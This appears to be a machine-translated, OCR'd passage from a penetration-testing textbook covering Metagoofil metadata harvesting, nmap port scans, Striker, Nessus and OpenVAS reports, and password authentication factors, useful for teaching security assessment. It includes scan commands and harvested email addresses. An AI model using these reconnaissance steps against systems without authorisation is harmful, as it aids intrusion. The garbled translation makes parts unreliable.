
We can detect the following metadata.

θ username.
θ version of software.
θ Server names or computers.

This information can be used later, at the penetration test.

Metagooofil is also able to generate information in the HTML report format (Fig. 4.8).

4.8. HTML Report



Metagoofil results

Results for: hackthissite.org

User names found:

- emadison

Software versions found:

- Adobe PDF Library 7.0
- Adobe InDesign CS2 (4.0)
- Acrobat Distiller 8.0.0 (Windows)
- PScript5.dll Version 5.2.2

E-mails found:

- whooka@gmail.com
- htsdevs@gmail.com
- never@guess
- narc@narc.net
- kfiralfia@hotmail.com

- In such a report, we receive information about user names, software version, email addresses and server information from the target domain.
- RedHawk v2.
- RedHawk version 2 is another tool for collecting information with powerful functions of the "all in one" type. It is used for exploration and data collection.
- Introduction to port scanning
- The easiest method of scanning ports is the one that is used on target computers to determine the status of TCP and UDP ports. The open port means that in the target computer there is a network service that listens to the port and it is available. The closed port shows that the service that lists this port is not.
- After the state status is defined, the attacker will check the version of the software used by the Software Software and detect the vulnerability of this version. Suppose that server A has a software server software version 1.0. A few days ago, a security newsletter was released. Information about vulnerability in web servers version 1.0 was applied. If the attacker finds out which version of the web server is used, information about vulnerabilities can be involved for the attack on this server. This is a simple example of what an attacker can make after receiving information about the services available on the computer.
- TCP / IP Protocol
- Tens of different protocols are included in TCP / IP protocols. The most important of them are TCP and IP. IP Protocol provides addressing, datagram routing and other functions to connect one machine to another. The TCP protocol is responsible for managing connections and provides reliable data transmission between processes on two machines. IP protocol in the Open Systems InterConnection (OSI) model is located on the network level 3, while TCP is on the transluor level (level 4) OSI.
- In addition to TCP, the second key protocol at the transport level is UDP. Of course, you may ask what the difference between these two protocols. If short, TCP has the following characteristics.
- Live and assign port 2222. In this case, if the penetration test is scanning ports assigned by default, the port for SSH will not be detected. Tester may have difficulty with proprietary applications running on non-standard ports. With the help of the services of the Services of Services, these two problems can be solved and the service attached to the non-standard port is really detected.

Live and assign port 2222. In this case, if the penetration test is scanning ports assigned by default, the port for SSH will not be detected. Tester may have difficulty with proprietary applications running on non-standard ports. With the help of the services of the Services of Services, these two problems can be solved and the service attached to the non-standard port is really detected.


```
NMAP Scan Report for 172.16.43.156 Host IS Up (0.00025S Latency).
NOT SHOWN: 977 CLOSED PORTS
Port.
State
Service.
21 / TCP.
Open.
FTP.
22 / TCP.
```

Open.
ssh.
23 / TCP.
Open.
telnet
25 / TCP.
Open.
SMTP.
53 / TCP.
Open.
Domain.
80 / TCP.
Open.
http.
111 / TCP.
Open.
rpcbind.
139 / TCP.
Open.
NetBIOS-SSN.
445 / TCP.
Open.
Microsoft-DS.
512 / TCP.
Open.
Exec.
513 / TCP.
Open.
Login.
514 / TCP.
Open.
Shell.
1099 / TCP.
Open.
RMIRIGISTRY
1524 / TCP.
Open.
ingreslock
2049 / TCP.
Open.
nfs.
2121 / TCP.
Open.
CcProxy-FTP.
3306 / TCP.
Open.
mysql
5432 / TCP.
Open.
PostgreSQL
5900 / TCP.
Open.
VNC.
6000 / TCP.
Open.
X11
6667 / TCP.
Open.
IRC.
8009 / TCP.
Open.
AJP13
8180 / TCP.

Open.

Unknown.
Mac Address: 00: 0c; 29: 18: 0f: 08 (VMWare)
NMAP Done: 1 IP Address (1 Host Up) Scanned In 1.7 Seconds

From this output, we see that the target car is very vulnerable to attack, since she has many open ports.
UDP scanning
At the time when a lot of types are provided for the TCP scan, for the UDP scan - only one (-su).
Despite the fact that the UDP check is less reliable than the TCP test, the penetration test should not be ignored, it may also be interesting services on the UDP ports.
When scanning UDP ports, the scan speed is the greatest problem. The Linux kernel limits the sending message about the inaccessibility of the ICMP portion by one message per second, so the UDP 65,536 ports will continue for more than 18 hours.
To accelerate scanning, you can use the following methods.
θ Parallel execution of the UDP scan.
θ Scan first the most popular ports.
θ scan for firewall.
θ Install the --host-timeout parameter to skip slow hosts.
These methods reduce the time required to scan UDP ports.
Consider the script in which we want to find which UDP ports are open on the target machine. To speed up the scanning process, we will check only ports 53 (DNS) and 161 (SNMP). To do this, use the following command:
NMAP -SU 172.16.43.156 -p 53,161
Below is the result of its execution:
NMAP Scan Report for 172.16.43.156 Host Is Up (0.0016S Latency).
Port State Service.
53 / UDP Open Domain 161 / UDP Closed SNMP



172.16.43.156

Address

- 172.16.43.156 (ipv4)
- 00:0C:29:18:0F:08 - VMware (mac)

Ports

The 977 ports scanned but not shown below are in state: **closed**

- 977 ports replied with: **resets**


Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack			
22	tcp	open	ssh	syn-ack			
23	tcp	open	telnet	syn-ack			
25	tcp	open	smtp	syn-ack			
53	tcp	open	domain	syn-ack			
80	tcp	open	http	syn-ack			
111	tcp	open	rpcbind	syn-ack			
139	tcp	open	netbios-ssn	syn-ack			
445	tcp	open	microsoft-ds	syn-ack			
512	tcp	open	exec	syn-ack			
513	tcp	open	login	syn-ack			
514	tcp	open	shell	syn-ack			
1099	tcp	open	rmiregistry	syn-ack			
1524	tcp	open	ingreslock	syn-ack			
2049	tcp	open	nfs	syn-ack			
2121	tcp	open	ccproxy-ftp	syn-ack			
3306	tcp	open	mysql	syn-ack			
5432	tcp	open	postgresql	syn-ack			
5900	tcp	open	vnc	syn-ack			
6000	tcp	open	X11	syn-ack			
6667	tcp	open	irc	syn-ack			
8009	tcp	open	ajp13	syn-ack			
8180	tcp	open	unknown	syn-ack			

5.14. Fragment of the report in the Firefox ESR browser

Automatic scanning with Striker


Striker is a built-in tool for automatic scanning and collecting well hidden information. Striker performs scanning of ports attached to them services, as well as vulnerabilities inherent in these services.

5.29. Results obtained using Striker



```
   _________ __          __ __
  /   _____//  |________|__|  | __ ___________
  \_____  \\   __\_  __ \  |  |/ // __ \_  __ \
  /        \|  |  |  | \/  |    <\  ___/|  | \/
 /_______  /|__|  |__|  |__|__|_ \\___  >__|
         \/                     \/    \/
[?] Enter the target: scanme.nmap.org
[!] IP Address : 45.33.32.156
[!] Server: Apache/2.4.7 (Ubuntu)
[+] Clickjacking protection is not in place.
[+] Operating System : Ubuntu
[!] scanme.nmap.org doesn't seem to use a CMS
[+] Honeypot Probabilty: 0%
----------------------------------------
[~] Trying to gather whois information for scanme.nmap.org
[+] Whois information found
[-] Unable to build response, visit https://who.is/whois/scanme.nmap.org
----------------------------------------
PORT     STATE  SERVICE       VERSION
21/tcp   closed ftp
22/tcp   open   ssh           OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
23/tcp   closed telnet
80/tcp   open   http          Apache httpd 2.4.7 ((Ubuntu))
110/tcp  closed pop3
143/tcp  closed imap
443/tcp  closed https
3389/tcp closed ms-wbt-server
----------------------------------------
```


Please note that the attacking machine found DNS record information, as well as two email addresses (Fig. 5.30).



```
[+] Host Records (A)
scanme.nmap.orgHTTP: (scanme.nmap.org) (45.33.32.156) AS63949 Linode, LLC United States

[+] TXT Records

[+] DNS Map: https://dnsdumpster.com/static/map/scanme.nmap.org.png

[>] Initiating 3 intel modules
[>] Loading Alpha module (1/3)
[>] Beta module deployed (2/3)
[>] Gamma module initiated (3/3)


[+] Emails found:
------------------
pixel-1532702357215843-web-@scanme.nmap.org
pixel-1532702359779164-web-@scanme.nmap.org
```


5.30. Found email addresses and data on DNS records

Nessus 7.



TENABLE'S NESSUS has been developed for two decades ago and still remains a very popular tool for assessing vulnerabilities. On Nessus you can subscribe for a year. However, good people in Tenable created the seventh version of Nessus Professional and offer a trial version to everyone who wishes to familiarize themselves.

6.8. Some of the types of scanning



Name: Vuln Linux Server

Description:

Folder: My Scans

Targets: 192.168.1.106

Since several different settings are offered, study other left-wing column. Each of these sections allows you to configure scanning in accordance with specific requirements.

θ Discovery. Nessus uses a number of different methods for detecting hosts currently. Here you can specify certain parameters for their detection.

θ Assessment. Here you can specify the type and depth of the scan.


θ reporting. When preparing a test report on penetration, it is important to have detailed information on vulnerabilities. This feature allows you to set report parameters.

θ Advanced (optional). Advanced settings can be changed not only by the number of scanned hosts, but also other synchronization parameters.

After setting up the scan, you can select the Save command or

Launch. You will see a list of My Scan (My Scanning).

Click the Play icon, which is located on the right of the scan template name. Scanning will be launched. If you click on the name of the scan template during the test, on the screen you will see general information about the scanned target machine and vulnerable.




My Scans

1 Scan

□	Name	Schedule	Last Modified ▾
□	Vuln Linux Server	On Demand	Today at 6:38 PM

As can be seen in fig. 6.11, when scanning a total of 70 vulnerabilities were discovered, of which six are critical and 17 - high levels. This means that the car is very vulnerable.



Vuln Linux Server

1 Host

□	Host	Vulnerabilities ▾
□	192.168.1.106	6 17 42 6 36


Scan Details

Name:	Vuln Linux Server
Status:	Completed
Policy:	Advanced Scan
Scanner:	Local Scanner
Start:	Today at 6:42 PM
End:	Today at 6:45 PM
Elapsed:	2 minutes

Vulnerabilities

6.11. Report on vulnerabilities

If you click on the colored categories of vulnerabilities, detected vulnerabilities are displayed in order from the most vulnerable (that is, critical) to the least vulnerable (information) (Fig. 6.12).



Vuln Linux Server / 192.168.1.106

‹ Back to Hosts

70 Vulnerabilities

□ Sev ▾	Name ▴	Family ▴	Count ▾
□ CRITICAL	Apache mod_proxy Content-Length Overflow	Web Servers	2
□ CRITICAL	OpenSSL < 0.9.7l / 0.9.8d Multiple Vulnerabilities	Web Servers	2
□ CRITICAL	OpenSSL Unsupported	Web Servers	2
□ HIGH	Apache < 1.3.29 Multiple Modules Local Overflow	Web Servers	2
□ HIGH	Apache < 1.3.37 mod_rewrite LDAP Protocol URL Handli...	Web Servers	2
□ HIGH	Apache mod_ssl ssl_engine_log.c mod_proxy Hook Fun...	Web Servers	2
□ HIGH	mod_ssl ssl_util_uuencode_binary Remote Overflow	Web Servers	2
□ HIGH	OpenSSL < 0.9.8f Multiple Vulnerabilities	Web Servers	2
□ HIGH	OpenSSL < 0.9.8s Multiple Vulnerabilities	Web Servers	2

Host Details


IP:	192.168.1.106
MAC:	08:00:27:ac:87:1e
OS:	Linux Kernel 2.4
Start:	Today at 6:43 PM
End:	Today at 6:45 PM
Elapsed:	2 minutes
KB:	Download

Vulnerabilities

6.12. 6.12. Display of found vulnerabilities in order from critical to information

Created a report with a list of detected vulnerabilities and evaluation of the degree of threat to each of them

(6.23).



Greenbone Security A... ×

https://127.0.0.1:9392/omp?cmd=get_report&report

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums

Greenbone Security Assistant

Logged in as Admin **admin** | Logout
Mon Aug 6 14:15:15 2018 UTC

Dashboard Scans Assets SecInfo Configuration Extras Administration Help

Anonymous XML

Filter:

sort-reverse=severity first=1 autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 rows=100 levels=hml min_qod=70

ID: c4445d56 3285 43cf b006 a77f04b30e16
Modified: Mon Aug 6 14:00:47 2018
Created: Mon Aug 6 13:43:22 2018
Owner: admin

Report: Results (16 of 107)

1 - 16 of 16

Vulnerability		Severity	QoD	Host	Location	Actions
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability		6.8 (Medium)	70%	172.16.65.207	443/tcp	
HTTP Debugging Methods (TRACE/TRACK) Enabled		5.8 (Medium)	99%	172.16.65.207	443/tcp	
HTTP Debugging Methods (TRACE/TRACK) Enabled		5.8 (Medium)	99%	172.16.65.207	80/tcp	
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS		5.0 (Medium)	98%	172.16.65.207	443/tcp	
SSL/TLS: Certificate Expired		5.0 (Medium)	99%	172.16.65.207	443/tcp	
SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE)		4.3 (Medium)	80%	172.16.65.207	443/tcp	
Apache Web Server ETag Header Information Disclosure Weakness		4.3 (Medium)	80%	172.16.65.207	443/tcp	
Apache Web Server ETag Header Information Disclosure Weakness		4.3 (Medium)	80%	172.16.65.207	80/tcp	
SSL/TLS: 'DHE_EXPORT' Man in the Middle Security Bypass Vulnerability (LogJam)		4.3 (Medium)	80%	172.16.65.207	443/tcp	
SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK)		4.3 (Medium)	80%	172.16.65.207	443/tcp	
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection		4.3 (Medium)	98%	172.16.65.207	443/tcp	
SSL/TLS: Report Weak Cipher Suites		4.3 (Medium)	98%	172.16.65.207	443/tcp	
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability		4.3 (Medium)	99%	172.16.65.207	443/tcp	

Vulnerability and exploit storage

Over the years, society periodically learned about a number of funds found in vulnerabilities. Some of them were disclosed using POC exploit code, but many still remain without attention. The competitive era of the search for public exploits and vulnerabilities information makes it easier for testers to penetrate a quick search and extraction of the best available exploit that is suitable for a specific target system environment. If you have programming and a clear understanding of the architecture of a particular OS, you can transfer one type of exploit to another (for example, the Win32 architecture on the Linux architecture). We provide a combined online repository set that can help you track any vulnerability information or its exploit.

Password selection tools

Currently, the main means of protecting the data and the main method of authentication of the user in the system are passwords. After the user provides the correct username and password, the system will allow it to enter it and gain access to its functions based on the authorization provided to the user with this name.

For classification of authentication types, you can use the following three factors.


θ Something that we know, such as any secret information. This is the first authentication factor. It includes a password task. Theoretically, it should be known only to an authorized person, but in fact the killing of the password from other people's eyes is not so simple. Therefore, in particular cases, this method for user authentication is better not to apply.

θ Something we possess, for example, any unique physical object. This is usually called the second authentication factor. For example,
It includes a payment card security markers. After you prove the system that you have an authentication factor, you will be allowed to log in. The disadvantage of this factor is that it is weakly resistant to cloning.

θ Something that is an integral part of ourselves. This is the third authentication factor, which includes biometric and retinal scanning. This factor is most safe, but it is already aware of several attacks of this species.
